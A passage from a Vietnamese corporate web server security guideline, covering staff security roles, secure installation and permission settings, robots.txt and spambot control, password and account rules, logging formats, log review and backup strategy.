- The Senior IT Management/Chief Information Officer (CIO) đảm bảo rằng các cơ chế về bảo mật an toàn thông tin hệ thống là phù hợp. Họ sẽ đưa ra những phương hướng, ý kiến lời khuyên cho việc bảo mật an toàn thông tin, chịu trách nhiệm cho những hoạt động sau liên quan đến Web Servers:
  - Phối hợp xây dựng, phát triển, duy trì các chính sách, chuẩn hóa quy trình an toàn thông tin của đơn vị.
  - Phối hợp xây dựng, phát triển, duy trì cơ chế kiểm soát thay đổi.
  - Đảm bảo việc thiết lập, tuân thủ các chính sách an toàn thông tin của người dùng trong tổ chức.
  - Phối hợp với quản lý cấp cao hơn, các cá nhân có liên quan khác để đưa ra các chính sách chuẩn hóa và đảm bảo các chính sách này bắt buộc được thi hành.

### B. Information Systems Security Program Managers

- The Information Systems Security Program Managers (ISSPM) phụ trách việc tuân thủ theo các quy trình, quy định, chính sách của tổ chức. ISSPMs chịu trách nhiệm cho những hoạt động sau liên quan đến Web Servers:

- Đảm bảo rằng các thủ tục về an toàn thông tin được phát triển và thực thi.
- Đảm bảo các chính sách, tiêu chuẩn, các yêu cầu được tuân theo.
- Đảm bảo xác định được tất cả những hệ thống quan trọng, xây dựng sẵn sàng đầy đủ kế hoạch dự phòng, kế hoạch khôi phục sau sự cố, thảm họa, kế hoạch duy trì hoạt động liên tục của các hệ thống này.
- Đảm bảo xác định được tất cả các hệ thống quan trọng và lập kế hoạch cho việc đánh giá rà soát an toàn thông tin định kỳ, đều đặn cho các hệ thống quan trọng này.

### **C. Information System Security Officers**

- ISSOs chịu trách nhiệm cho những hoạt động sau liên quan đến Web Servers:
  - Phát triển các tiêu chuẩn bảo mật nội bộ, các thủ tục cho việc hỗ trợ hạ tầng mạng Web Servers.
  - Phối hợp phát triển, cài đặt các công cụ, các cơ chế, kĩ thuật an toàn thông tin.
  - Duy trì cấu hình profiles chuẩn hệ thống Web Server, hỗ trợ hạ tầng mạng bao gồm cả Oss, firewalls, routers, Web Server applications.
  - Duy trì tính toàn vẹn hoạt động hệ thống bằng cách thực hiện các bài test, đánh giá rà soát trên các hệ thống quan trọng.

### **D. Web Server and Network Administrators**

- The administrators chịu trách nhiệm cho những hoạt động sau liên quan đến Web Servers:
  - Cài đặt và cấu hình hệ thống tuân thủ theo những chính sách, tiêu chuẩn của tổ chức.
  - Duy trì đảm bảo hệ thống an toàn bằng cách thường xuyên sao lưu, cập nhật các bản vá kịp thời.
  - Theo dõi, giám sát tính toàn vẹn của hệ thống, các events liên quan đến an toàn thông tin.
  - Theo dõi phát hiện những bất thường liên quan đến tài nguyên hệ thống.
  - Thực hiện việc kiểm tra, rà soát an toàn thông tin theo yêu cầu.

### **E. Web Application Developers**

- Web Application Developers phải đảm bảo ứng dụng họ viết có những đặc tính sau:
  - Hỗ trợ cơ chế xác thực, ủy quyền, điều khiển truy cập hệ thống.
  - Thực hiện sàng lọc dữ liệu đầu vào sao cho không bị bypassed bao gồm cả những HTTP requests, headers, query strings, cookies, form fields, và hidden fields.
  - Xử lý lỗi để không lộ những thông tin nhạy cảm của hệ thống.
  - Bảo vệ các thông tin nhạy cảm được lưu trữ và xử lý bởi ứng dụng.
  - Duy trì cơ chế log mức ứng dụng đầy đủ chi tiết để sử dụng trong những trường hợp Web Server log là không đủ thông tin.
  - Có cơ chế chống DoS mức ứng dụng. Mặc dù DoS thường tấn công vào các tài nguyên lớp mạng hoặc transport, nhưng ứng dụng bản thân nó cũng

có thể trở thành mục tiêu. Nếu kẻ tấn công có thể độc chiếm tài nguyên hệ thống, ứng dụng có thể dẫn đến người dùng hợp lệ sẽ không thể sử dụng được dịch vụ.

### 1.3 Kế hoạch thiết lập an toàn bảo mật hệ thống

- Mục đích của kế hoạch thiết lập an toàn bảo mật cho hệ thống là nhằm tăng cường việc bảo vệ tài nguyên hệ thống, cung cấp một nhìn tổng quan về các yêu cầu bảo mật của hệ thống, mô tả các cơ chế kiểm soát hoặc dự định để đáp ứng các yêu cầu này. Kế hoạch này cũng phải mô tả trách nhiệm, hành vi của các cá nhân truy cập hệ thống này. Một cách tổng quát thì một kế hoạch thiết lập an toàn bảo mật hệ thống phải bao gồm những nội dung sau:
  - Xác định hệ thống – Phần đầu tiên là cơ bản phải xác định được thông tin về hệ thống. Những thông tin chung, mục đích của hệ thống, mức độ nhạy cảm, quan trọng, môi trường sẽ triển khai hệ thống.
  - Kiểm soát – Phần này sẽ mô tả các biện pháp kiểm soát (hiện tại hoặc kế hoạch) dự định đáp ứng các yêu cầu bảo vệ thông tin cho hệ thống. Kiểm soát được chia thành ba loại chính:
    - Kiểm soát về quản lý, tập trung vào việc quản lý bảo mật hệ thống máy tính và quản lý rủi ro cho hệ thống.
    - Kiểm soát vận hành, được cài đặt và thực thi chính bởi con người chứ không phải hệ thống. Do đó cần yêu cầu về chuyên môn, kĩ thuật chuyên ngành.
    - Kiểm soát kĩ thuật, cơ chế bảo mật cho hệ thống máy tính được sử dụng. Việc kiểm soát này có thể đưa ra một cơ chế bảo vệ tự động khỏi việc truy cập, lạm dụng quyền trái phép, phát hiện các hành vi vi phạm an ninh.

### 1.4 Yêu cầu về nguồn nhân lực

- Thách thức lớn nhất và cũng là tốn kém nhất trong việc phát triển và duy trì một Web Server an toàn bảo mật đó là nguồn nhân lực đáp ứng được các yêu cầu cần thiết. Nhiều tổ chức không lường hết được tầm quan trọng của vấn đề này dẫn đến kết quả là nhân viên làm việc quá tải hoặc hệ thống không được bảo vệ an toàn. Do đó, ngay từ những bước đầu của việc lập kế hoạch, tổ chức cần tính đến yêu cầu về nguồn nhân sự cần thiết. Nguồn nhân sự phù hợp và chất lượng là khía cạnh quan trọng nhất của việc đảm bảo an toàn bảo mật cho Web Server hiệu quả. Các tổ chức nên xem xét thực tế là những giải pháp về kĩ thuật không thể thay cho những cá nhân có kĩ năng và kinh nghiệm.
- Khi xem xét vấn đề nguồn nhân lực của việc triển khai một Web Server, tổ chức cần quan tâm những vấn đề sau:
  - Yêu cầu cá nhân – Yêu cầu vị trí nào? Bao gồm như là: Web Server administrators, Webmasters, network administrators, and ISSOs.
  - Yêu cầu về kĩ năng – Những kĩ năng yêu cầu lập kế hoạch, phát triển, duy trì, vận hành Web Server an toàn là gì? Ví dụ: quản trị OS, quản trị mạng, lập trình.

- Nguồn nhân sự có sẵn trong tổ chức chưa? Có thể có những trường hợp nguồn nhân sự sẵn có để sử dụng lại không có đủ kỹ năng và kinh nghiệm cần thiết, khi đó cần:
  - Đào tạo – Thực hiện đào tạo những cá nhân này cho đầy đủ các kỹ năng phù hợp với yêu cầu.
  - Bổ sung thêm nhân sự - Có thể tuyển dụng thêm, thuê hoặc sử dụng nguồn nhân sự bổ sung bên ngoài.

## **2. Cài đặt, cấu hình an toàn cho Web Server**

- Trước khi thực hiện quá trình này đảm bảo đọc kỹ tài liệu chuẩn của nhà cung cấp, hiểu rõ các thông số cấu hình cần thiết trong quá trình cài đặt, cấu hình. Đảm bảo xem xét, tra cứu kỹ các cơ sở dữ liệu lỗ hổng về phiên bản Web Server dữ kiện sử dụng. Phần này của tài liệu chúng ta sẽ đi vào các vấn đề, nguyên tắc chung nhất của việc cài đặt, cấu hình an toàn cho Web Server (Chi tiết cụ thể cho từng loại Web Server có thể tham khảo các Guideline hướng dẫn cấu hình bảo mật cho Web Server đã được TĐ ban hành).
- Một chú ý quan trọng đó là không được public Web Server lên Internet khi chưa được cài đặt, cấu hình an toàn đầy đủ. Thêm nữa là việc kết nối mạng từ bên trong cũng nên giới hạn cho đến khi Web Server được cài đặt, cấu hình, cập nhật hoàn tất. Một Web Server không an toàn có thể bị tổn hại trong vài phút sau khi public lên Internet.
- Các nguyên tắc cần ghi nhớ và tuân thủ trong quá trình cài đặt và cấu hình bảo mật cho Web Server là:
  - Cài đặt Web Server trên máy chủ chuyên dụng.
  - Cài đặt phiên bản mới nhất của Web Server cùng bản vá mới nhất. Đặc biệt những bản vá về an toàn bảo mật phải được cài đặt ngay trên hệ thống sớm nhất có thể, chỉ ngoại trừ trường hợp gây ảnh hưởng ngay lập tức đến yêu cầu nghiệp vụ của hệ thống.
  - Chỉ cài đặt những dịch vụ cần thiết của Web Server, loại bỏ những dịch vụ mặc lỗ hổng đã biết thông qua những bản vá, bản cập nhật. Bắt cứ những ứng dụng, dịch vụ, scripts mặc định nào đã được cài đặt không cần thiết cũng phải được loại bỏ ngay lập tức.
  - Tạo một ổ đĩa vật lý chuyên dụng hoặc phân vùng logic cho việc cài đặt Web content (phân tách OS và ứng dụng Web Server)
  - Xóa bỏ hoặc tắt những tài khoản đăng nhập mặc định được tạo sau khi cài đặt Web Servers.
  - Xóa bỏ tất cả những tài liệu, hướng dẫn, code thực thi, file test mặc định của Web Server.
  - Đổi mật khẩu mặc định những tài khoản mặc định theo chính sách mật khẩu của đơn vị.
  - Cấu hình lại HTTP service banner để không để lộ thông báo Web Server, loại hệ điều hành (OS) và phiên bản sử dụng.

- Nên thực hiện cài đặt Web server sử dụng các tham số như tên thư mục, đường đường dẫn, tên file khác với mặc định. Lý do là đa phần các công cụ tấn công Web server đều nhắm vào việc tìm kiếm những files hoặc thư mục mặc định trên hệ thống. Việc này có thể không ngăn được attacker tấn công Web server nhưng có lợi là sẽ gây khó khăn hơn cho chúng khi tấn công và làm tăng khả năng phát hiện tấn công căn cứ vào dấu hiệu truy cập lỗi vào những file hoặc thư mục mặc định.

## **2.1 Cấu hình việc phân quyền của ứng dụng Web server**

- Một điều quan trọng là ứng dụng Web server phải chạy dưới quyền một user và group duy nhất riêng biệt với quyền truy cập đã được hạn chế. Nên tạo một user và group mới độc lập với những user và group khác trên hệ thống để sử dụng cho Web server. Đây là điều kiện tiên quyết cho những cấu hình kiểm soát truy cập ở các bước tiếp sau. Trong quá trình khởi tạo ban đầu, server phải chạy với quyền root (Unix) hoặc quyền administrator/system (Windows) để chạy những cổng dưới 1024 (cụ thể là cổng 80 hoặc 443 là cổng mặc định cho HTTP và HTTPS). Đảm bảo rằng Web server được cấu hình để giảm quyền xuống Web server user sau khi thực hiện bước khởi tạo này.
- Chú ý thêm là sử dụng hệ điều hành Web Server để giới hạn những files cho phép các tiến trình dịch vụ Web server truy cập. Những tiến trình này nên có quyền truy cập là read-only đối với những files cần thiết để chạy dịch vụ và không được truy cập đến những files như là file log server. Sử dụng cơ chế điều khiển truy cập của hệ điều hành Web server thực hiện các bước sau:
  - Tiến trình dịch vụ được cấu hình chạy dưới tài khoản user đã giới hạn quyền chật chẽ (không được chạy dưới tài khoản root, administrator, hoặc những tài khoản quyền tương đương)
  - Với những files Web content thì tiến trình dịch vụ chỉ được quyền đọc, không được quyền ghi.
  - Các tiến trình dịch vụ không được quyền ghi vào thư mục lưu trữ Web content
  - Chỉ những tiến trình dưới quyền của quản trị Web server mới được quyền ghi các files Web content.
  - Ứng dụng Web server có thể ghi log files Web server nhưng không được phép đọc. Chỉ những tiến trình quyền root/system/administrator mới có thể đọc các file log của Web server.
  - Những files tạm thời được ứng dụng Web tạo ra như: files được tạo bởi những trang Web động hoặc những nội dung người dùng upload phải được giới hạn vào thư mục con chỉ định.
  - Việc truy cập vào các files tạm thời được tạo ra bởi ứng dụng Web phải được giới hạn cho những tiến trình Web server đã tạo ra chúng.
- Thêm nữa là phải đảm bảo rằng ứng dụng không thể ghi files ra các phân vùng bên ngoài phân vùng của Web content. Đảm bảo không thể truy cập ra những files, thư mục bên ngoài thư mục Web trong trường hợp người dùng request

trực tiếp trên trình duyệt truy cập đến URLs những files này hoặc thực hiện thông qua tấn công Directory Traversal.

- Để giảm bớt ảnh hưởng của các loại tấn công DoS, cấu hình Web server giới hạn bớt số lượng tài nguyên hệ điều hành mà nó sử dụng. Ví dụ:
  - Cài đặt Web content trên ổ cứng hoặc phân vùng logic khác với ứng dụng Web server và hệ điều hành.
  - Đặt giới hạn dung lượng ổ cứng cho chức năng upload (trong trường hợp sử dụng tính năng cho phép upload). Thư mục upload nên được đặt ở phân vùng riêng biệt để đảm bảo an toàn cho ổ cứng.
  - Đảm bảo rằng những files uploaded không được đọc bởi Web server sau khi đã thực hiện việc rà soát lại những file này. Điều này để chống lại malware, các phần mềm chiếm băng thông, các công cụ tấn công, ... Có thể giới hạn kích thước mỗi files upload, nhằm ngăn chặn việc lợi dụng tấn công DoS bằng việc upload nhiều files kích thước lớn.
  - Đảm bảo các file log được lưu trữ tại phân vùng riêng có kích thước thích hợp.
  - Cấu hình số lượng tối đa những tiến trình Web server và các kết nối mạng mà Web server cho phép.
  - Có thể cấu hình timeout và những cơ chế kiểm soát khác để giảm nguy cơ tấn công DoS. Một loại tấn công DoS là lợi dụng giới hạn của những kết nối mạng đồng thời, các kết nối được thiết lập nhanh chóng chậm mức tối đa dẫn đến việc những người dùng hợp lệ bình thường không thể truy cập dịch vụ được. Việc thiết lập timeouts các kết nối mạng (thời gian sau khi một kết nối không có hoạt động gì sẽ bị hủy) đến một giá trị tối thiểu chấp nhận được sẽ giúp nhanh chóng tạo ra những kết nối mới cho người dùng hợp lệ.
- Không sử dụng links, aliases hoặc những shortcuts files trong thư mục Web content public trả đến những files ở vị trí khác trên server hoặc server khác trong mạng. Các yêu cầu nhằm giới hạn truy cập đến thư mục Web content:
  - Dành một ổ cứng hoặc phân vùng logic cho Web content và các thư mục con liên quan
  - Định nghĩa một cây thư mục duy nhất dành riêng cho những scripts hoặc những chương trình thực thi bên ngoài như một phần của Web content (CGI, ASP, PHP, ...)
  - Vô hiệu hóa việc thực thi những scripts không phải hoàn toàn dưới quyền kiểm soát của tài khoản quản trị. Việc này được thực hiện bằng cách tạo và kiểm soát truy cập đến một thư mục riêng biệt chứa những scripts hợp lệ.
  - Tắt việc sử dụng hard links hoặc symbolic links.
  - Trong hầu hết các trường hợp, cấu hình tính năng Web server liệt kê danh sách files, thư mục nên được tắt (Directory listing).
- Hầu hết các phần mềm Web server đều cung cấp các chỉ thị hoặc lệnh cho phép quản trị giới hạn truy cập của người dùng tới những files Web server content. Ví dụ: Apache Web server có chỉ thị <Limit>, ...

## 2.2 Kiểm soát nguy cơ Web “Bots” trên Web Servers

- Web bots (hay còn gọi là crawlers hoặc spiders) là những phần mềm sử dụng để thu thập, phân tích, đánh chỉ mục cho Web content. Web bots được sử dụng bởi nhiều tổ chức với nhiều mục đích khác nhau. Ví dụ:
  - MSNBot, Slurp, and Googlebot phân tích, đánh chỉ mục, và ghi lại Web sites chậm và cẩn thận cho những search engines như Windows Live Search, Yahoo hay Google.
  - Mediabot được sử dụng bởi Google để phân tích nội dung cho các trang quảng cáo.
  - Hyperlink “validator” được sử dụng bởi Webmasters để tự động xác thực hyperlinks trên Web sites.
  - EmailSiphon and Cherry Picker là những bots thiết kế đặc biệt cho việc tìm kiếm email trên Web sites để đưa vào spam mailing lists.
  - Nhiều spambots tìm kiếm các trang Web có form login tạo free email từ đó gửi spam hoặc spam blogs, wikis, và các diễn đàn nhằm tăng rank trên các search engine.
  - Screen scrapers thì lấy nội dung Websites để copy sang một server khác. Những bản copy này có thể sử dụng nhằm mục đích lừa đảo người dùng...
  - Một vài loại bots độc hại dò quét Website nhằm tìm kiếm lỗ hổng, từ đó khai thác lấy những thông tin nhạy cảm như: SSN, Credit card data, ...
- Việc chống lại bots có thể xem là một thách thức đối với quản trị Website do một số trường hợp sau:
  - Web server chứa những thư mục không cần đánh chỉ mục
  - Tổ chức không muốn website của họ xuất hiện trong search engines
  - Web server chứa vài trang web tạm thời cũng không nên đánh chỉ mục
  - Tổ chức vận hành Web server mà đang phải trả phí cho băng thông, lưu lượng mà những robots hay spiders này không mang lại lợi ích gì.
  - Bots không phải loại nào cũng được lập trình hoạt động tốt hoặc với mục đích tốt, nhiều tình huống nó thực hiện request cực nhanh và nhiều tới server dẫn đến có thể gây DoS cho hệ thống.
  - Bots có thể khám phá ra nhiều thông tin mà Webmaster không muốn để lộ.
- Quản trị Web muốn giới hạn những hoạt động của bots trên Web server của họ thì cần phải tạo một file đặt tên là “robots.txt”. File phải luôn đặt tên như vậy và phải được đặt tại thư mục gốc của Web server document. Thêm nữa, chỉ một file được cho phép trên mỗi Web site. Chú ý là file robots.txt là chuẩn mà những lập trình viên tình nguyện đã hỗ trợ, những loại bots độc hại (như EmailSiphon hay Cherry Picker) thường lờ file này đi.
- File robots.txt chỉ là file text đơn giản chứa vài từ khóa và đặt tả file. Những từ khóa dùng để chỉ cho robots biết là phần nào của Web site được loại bỏ đi. Những từ khóa sau được cho phép:
  - **User-agent:** là tên của robot hay spider. Quản trị Web có thể thêm nhiều hơn một loại tên agent nếu những loại trừ được áp dụng cho mỗi loại bots.

Đầu vào không phân biệt chữ hoa hay thường (có nghĩa là “googlebot” cũng tương tự như “GOOGLEBOT” hay “GoogleBot”)

- **Disallow:** chỉ cho bots trong User-agent biết là phần nào của Web sites được loại bỏ. Ví dụ: /images thông báo cho bot biết là không mở hoặc đánh chỉ mục cho bất cứ file nào trong thư mục images hoặc các thư mục con trong nó.

Nếu giá trị chỉ là "/" có nghĩa là không phần nào trên Web sites cho phép truy bots truy cập. Ít nhất phải có một disallow cho mỗi User-agent. Có rất nhiều cách sử dụng file robots.txt. Ví dụ:

- Không cho phép tất cả các loại bots trên một số thư mục của Web sites
- User-agent: \***

**Disallow: /images/**

**Disallow: /banners/**

**Disallow: /Forms/**

**Disallow: /Dictionary/**

**Disallow: /\_borders/**

**Disallow: /\_fpclass/**

**Disallow: /\_overlay/**

**Disallow: /\_private/**

**Disallow: /\_themes/**

- Không cho phép tất cả các loại bots trên cả Web sites:

**User-agent: \***

**Disallow: /**

- Không cho phép một loại bots nào đó trên một trang nào đó

**User-agent: GoogleBot**

**Disallow: tempindex.htm**

- Chú ý là file robots.txt cho phép truy cập tự do và không áp dụng bắt cứ cơ chế kiểm soát truy cập nào với những files disallowed. Do đó, quản trị Web không nên đặt những cái tên file hoặc thư mục nhạy cảm vì attacker thường phân tích file robots.txt thăm dò Web sites. Nếu files hoặc thư mục phải được loại bỏ, tốt hơn hết là sử dụng mật khẩu để bảo vệ trang không thể truy cập được bởi bots.

- Thông thường, spambots lờ file robots.txt và tìm kiếm địa chỉ email trên Web sites hoặc gửi những nội dung spam. Có thể phòng chống việc thu thập email của bots bằng cách hiển thị địa chỉ email dưới dạng human-readable, ví dụ: name at my www dot com. Tuy nhiên kĩ thuật này cũng không ngăn được mọi loại spambots. Cách tốt nhất là không hiển thị địa chỉ email lên sites.

- Spambots tìm kiếm các web forms và gửi thông tin, nội dung spam là nguy cơ lớn trực tiếp với Web site. Chúng có thể gây ảnh hưởng tới hình ảnh của tổ chức, chúng cũng gây ảnh hưởng tới việc tìm kiếm nội dung của những người dùng bình thường. Một vài kĩ thuật nhằm giảm số lượng spam đó là:

- Chặn việc gửi những thông tin web form có sử dụng những từ khóa dạng spam.
- Sử dụng từ khóa **rel="nofollow"** trong tất cả các submit links, điều này sẽ khiến cho search engines bỏ qua những link này trong giải thuật xếp hạng trang của họ, gây ảnh hưởng trực tiếp tới mục đích của spambots
- Yêu cầu người dùng nhập CAPTCHA trước khi submit nội dung lên Web sites.
- Phần này trình bày các nguyên tắc trong triển khai hệ thống an toàn. Quản trị hệ thống nên căn cứ các nguyên tắc, kết hợp hướng dẫn trong các Guideline quy chế do Tập đoàn ban hành để hoàn thiện cấu hình web server.

#### **IV. Vận hành hệ thống web an toàn**

- Sau khi cài đặt, triển khai một Web server, người quản trị phải tiếp tục duy trì công tác an toàn bảo mật thông tin cho nó. Ở phần này của tài liệu chúng ta sẽ đưa ra những khuyến cáo chung nhất nhằm mục đích giúp người quản trị vận hành an toàn cho Web server. Cụ thể các vấn đề cần xem xét đó là công tác quản trị, cơ chế ghi log, cơ chế sao lưu backup, đánh giá an toàn thông tin định kì, ...

##### **1. Xây dựng thông tin Profile hệ thống**

- Người quản trị cần xây dựng và cập nhật thông tin Profile hệ thống một cách đầy đủ, bao gồm tối thiểu các nội dung sau:
  - Tên/loại máy chủ, thiết bị.
  - Mô tả chức năng trong hệ thống.
  - Mô hình kết nối hệ thống (Topo mạng bao gồm cả sơ đồ logic, vật lý).
  - Cấu hình (RAM, CPU, port,...).
  - Hệ điều hành và các phần mềm dịch vụ đang được cài đặt/ vận hành, môi trường cho các ứng dụng.
  - Vị trí, địa chỉ mạng (IP), cổng kết nối với các thiết bị, các server khác.

Đầu mối liên hệ người quản lý, quản trị, chịu trách nhiệm.

##### **2. Quản trị Web Server**

- Các quy định về công tác quản trị Web Server có thể thay đổi, khác nhau tùy thuộc vào đặc thù của từng đơn vị. Nhưng các nội dung sau cần lưu ý:
  - Quy định về đăng ký và quản lý đặc quyền
    - Bộ phận quản trị chỉ được cấp một tài khoản truy cập duy nhất cho người quản trị tương ứng với mỗi hệ thống, ứng dụng. Không cấp tài khoản sử dụng chung.
    - Thông báo cho người quản trị về các quyền truy cập của tài khoản, thời gian sử dụng tài khoản, yêu cầu người quản trị ký xác nhận quyền truy cập của mình.
    - Các tài khoản đặc quyền (quyền admin, root) chỉ sử dụng cho mục đích quản trị, không sử dụng cho các tác nghiệp thường ngày (ví dụ: dùng tài khoản quản trị domain trên máy tính cá nhân).

- Bộ phận quản trị/vận hành có trách nhiệm lưu trữ hồ sơ đăng ký và cấp quyền truy cập đối với mỗi tài khoản người dùng/quản trị. Hồ sơ cần có các thông tin: Tài khoản/ID, Hệ thống được truy cập, Người dùng/Đơn vị, Quyền truy cập, thời hạn sử dụng, ...
- Quy định về quản lý mật khẩu:
  - Tất cả các tài khoản đều phải đặt mật khẩu
  - Mật khẩu phải có độ dài tối thiểu 8 ký tự, bao gồm cả chữ, số, ký tự thường, ký tự hoa và ký tự đặc biệt. Không sử dụng các mật khẩu đặt theo các quy tắc đơn giản (như: 123, abc, nhóm ký tự/số liên tiếp,...)
  - Mật khẩu phải được lưu dưới dạng mã hóa (ví dụ đối với các mật khẩu local trên thiết bị mạng, phải mã hóa mật khẩu trong file cấu hình)
  - Không truyền các mật khẩu không được mã hóa trên mạng.
  - Thời gian tối đa phải tiến hành đổi mật khẩu đối với các hệ thống, thiết bị, ứng dụng (server, firewall, router, switch, phần mềm nghiệp vụ ...) là 90 ngày.
  - Số lần đăng nhập hệ thống không thành công liên tiếp tối đa không được quá 5 lần. Trường hợp vi phạm hệ thống cần khóa tài khoản lại, thời gian khóa tài khoản tối thiểu là 10 phút.
- Rà soát các quyền truy cập:
  - Người quản trị hệ thống định kỳ phải thực hiện rà soát các tài khoản tồn tại trên hệ thống, các quyền của từng tài khoản so với danh sách phê duyệt để thu hồi.
  - Tối đa trong vòng 3 tháng cần phải rà soát tài khoản đối với từng hệ thống.
  - Giới hạn thời gian phiên làm việc (Session timeout): Đối với Server là 5 phút.
- Quy định về công tác vận hành quản trị:
  - Đơn vị quản trị thiết bị phải thực hiện sao lưu định kỳ (ngày/tuần/tháng) theo kế hoạch phê duyệt của từng đơn vị. Nội dung sao lưu gồm: hệ điều hành, file cấu hình thiết bị.
  - Đơn vị quản trị thiết bị phải xây dựng phương án khôi phục cấu hình thiết bị.
  - Các máy tính sử dụng để quản trị yêu cầu:
    - Phải cài đặt phần mềm diệt virus và tường lửa
    - Chỉ chạy ở quyền user, trừ trường hợp phải cài đặt mới chuyển quyền quản trị.
    - Không kết nối trực tiếp với mạng Internet(ví dụ: phải qua proxy hoặc firewall). Trường hợp các máy tính để cấu hình thiết bị/máy chủ thuộc mạng lõi (core) quan trọng, không được phép kết nối vào Internet.

- Các máy quản trị phải được bộ phận ATTT kiểm tra trước khi được đưa vào sử dụng.

### 3. Logging

- Ghi log là nền tảng của việc bảo mật. Nắm bắt các số liệu chính xác trong log và sau đó theo dõi các log là một việc rất quan trọng. Các file log tạo điều kiện cho việc phát hiện các cuộc tấn công không thành công, thành công và là dấu hiệu cảnh báo khi cần điều tra sâu thêm. Log máy chủ web cung cấp:
  - Cảnh báo các hoạt động đáng ngờ khi cần điều tra thêm.
  - Theo dõi các hoạt động của kẻ tấn công.
  - Hỗ trợ trong việc phục hồi của hệ thống.
  - Hỗ trợ trong việc điều tra sau khi bị tấn công.
  - Thông tin cần thiết cho thủ tục tố tụng pháp lý.

#### 3.1 Xác định khả năng ghi log của Web Server

- Tùy từng loại Web server mà nó hỗ trợ các kiểu ghi log khác nhau.
  - **Transfer Log:** mỗi lần trao đổi là đều được ghi log.
  - **Error Log:** khi có lỗi thì ghi log.
  - **Agent Log:** chứa các thông tin về phần mềm người dùng dùng để truy cập nội dung Web.
  - **Referer Log:** thu thập các thông tin thích hợp để truy cập HTTP.
- Hầu hết các Web Server đều hỗ trợ Transfer Log. Các format cho Log:
  - **Common Log Format (CLF):** Định dạng này chứa các thông tin liên quan đến một lần trao đổi dữ liệu, cụ thể:
    - Remote host
    - Remote user identity
    - Authenticated user
    - Date
    - URL được yêu cầu
    - Trạng thái của yêu cầu
    - Kích thước của phiên trao đổi
  - **Combined Log Format:** Cũng chứa 7 trường trên. Nó cung cấp thêm các thông tin lưu trong Agent Log và Referrer Log. Nên giữ các thông tin này để hỗ trợ việc quản trị hiệu quả hơn.
  - **Extended Log Format:** cung cấp cách thức mô tả tất cả các đối tượng sẽ được ghi vào log. Hai dòng đầu tiên chứa phiên bản và tên của các trường sẽ được ghi log, theo format như sau

**#Version: 1.0**

**#Fields: date time c-ip sc-bytes time-taken cs-version**  
**1999-08-01 02:10:57 192.0.0.2 6340 3 HTTP/1.0**

#### 3.2 Xác định các yêu cầu ghi log bổ sung

- Nếu Web server hỗ trợ thực thi các chương trình ứng dụng, scripts, plug-in, thì cần thiết phải ghi lại log cho các chương trình, scripts và plug-in đó.

#### 3.3 Khuyến cáo cấu hình log cơ bản

- Sử dụng Combined log format để lưu Transfer Log, (hoặc cấu hình bằng tay các thông tin được mô tả trong combined log format để chuẩn hóa lại format log của Transfer log).
- Enable Referer Log hoặc Agent Log nếu Combined Log Format không khả dụng.
- Tạo các tên file log khác nhau đối với các virtual Web site khác nhau.
- Sử dụng remote user identity.
- Đảm bảo việc ghi log không làm đầy ổ cứng.

### **3.4 Rà soát và lưu lại các file log**

- Tần suất của việc rà soát lại các file log phụ thuộc vào các yếu tố:
  - Lưu lượng các yêu cầu mà server nhận.
  - Mức độ nguy hiểm (các site nào đó bị tấn công nhiều hơn các site còn lại thì nên được rà soát log thường xuyên hơn).
  - Các mối nguy hiểm cụ thể (vào một thời điểm cụ thể khả năng bị nguy hiểm tăng cao thì cần phân tích log thường xuyên hơn).
  - Lỗi hỏng của Web server.
  - Giá trị của các dữ liệu và dịch vụ được cung cấp bởi Web server.
- Việc rà soát nên diễn ra thường xuyên (ví dụ, hàng ngày). Có thể sử dụng các công cụ phân tích log.
- Ngoài ra còn cần những lần phân tích log trong thời gian dài và ở mức độ sâu. Bởi có một số mối nguy hiểm không thể quan sát qua một ngày hay một tuần mà có thể thông qua một tháng, một quý.
- Cần bảo vệ cho các file log bởi có thể kẻ tấn công khi chiếm được Web server sẽ thay đổi các file log này để xóa dấu vết. Cách tốt nhất là lưu trữ log tập trung, các file log lưu ở một server khác với Web server.
- Các file log nên được back up và lưu trữ thường xuyên. Chu kỳ backup này phụ thuộc vào một số yếu tố:
  - Các yêu cầu pháp lý.
  - Các yêu cầu của tổ chức.
  - Kích thước file log (liên quan trực tiếp đến việc truy cập đến site và số lượng các thông tin được ghi log).
  - Tầm quan trọng của các dữ liệu và dịch vụ trên Web server.
  - Mức độ nguy cơ.

## **4. Sao lưu dữ liệu**

- Có hai vấn đề liên quan đến việc backup: thứ nhất là backup thường xuyên dữ liệu và hệ điều hành trên Web server và thứ hai là việc lưu trữ các bản backup đó.

### **4.1 Chiến lược và chính sách backup**

- Nguy cơ: Web server có thể bị lỗi hoặc bị tấn công. Do đó phải luôn backup lại. Mặc dù mỗi Web server của mỗi tổ chức có những chính sách sao lưu backup khác nhau, nhưng nó đều nên nhắm tới những vấn đề sau:

- Mục đích của chính sách.
- Các nhóm sẽ chịu ảnh hưởng bởi chính sách.
- Các máy chủ web được áp dụng chính sách.
- Các yêu cầu chi tiết về pháp lý, kinh doanh, và quan điểm của tổ chức
- Tần suất yêu cầu backup.
- Các thủ tục đảm bảo việc dữ liệu vẫn được duy trì vào bảo vệ.
- Các thủ tục đảm bảo dữ liệu được triển khai và lưu trữ tốt.
- Các thủ tục để bảo vệ thông tin đối với các yêu cầu Freedom of Information Act (Tự do thông tin), đầu tư pháp luật.
- Trách nhiệm của những người liên quan trong lưu giữ, bảo vệ, và các hoạt động phá hoại dữ liệu.
- Chu kỳ lưu trữ đối với mỗi thông tin được ghi log.
- Trách nhiệm cụ thể của nhóm backup dữ liệu của trung tâm hoặc tổ chức (nếu có).

Có ba kiểu backup:

- Backup đầy đủ (full)
- Backup tăng cường (incremental)
- Backup khác biệt (differential)
- Full backup bao gồm OS, ứng dụng, và các dữ liệu lưu trên Web server. Ưu điểm của loại này là dễ dàng restore toàn bộ Web server. Tuy nhiên nhược điểm của nó là tốn thời gian và tài nguyên.
- Incremental backup là chỉ backup các dữ liệu thay đổi so với bản backup trước đó (có thể là full hoặc incremental).
- Differential backup sẽ backup các dữ liệu bị thay đổi so với bản full backup gần nhất. Tổng quát, nên full backup nhưng thời gian lâu hơn (hàng tuần hoặc hàng tháng), còn incremental và differential backup thường xuyên hơn (hàng ngày hoặc hàng tuần). Tần suất của backup phụ thuộc:
  - Sự biến động của thông tin trên Website
  - Các nội dung tĩnh thì ít backup hơn.
  - Các nội dung động nên backup thường xuyên hơn.
  - Đối với các thông tin thương mại điện tử nên backup thường xuyên.
  - Sự biến động của việc cấu hình Web server.
  - Lượng dữ liệu cần được backup.
  - Thiết bị và phương tiện sẵn có cho việc backup.
  - Thời gian cho việc backup.
  - Tầm quan trọng của dữ liệu.
  - Mức độ nguy hiểm phải đổi mặt của Web server.
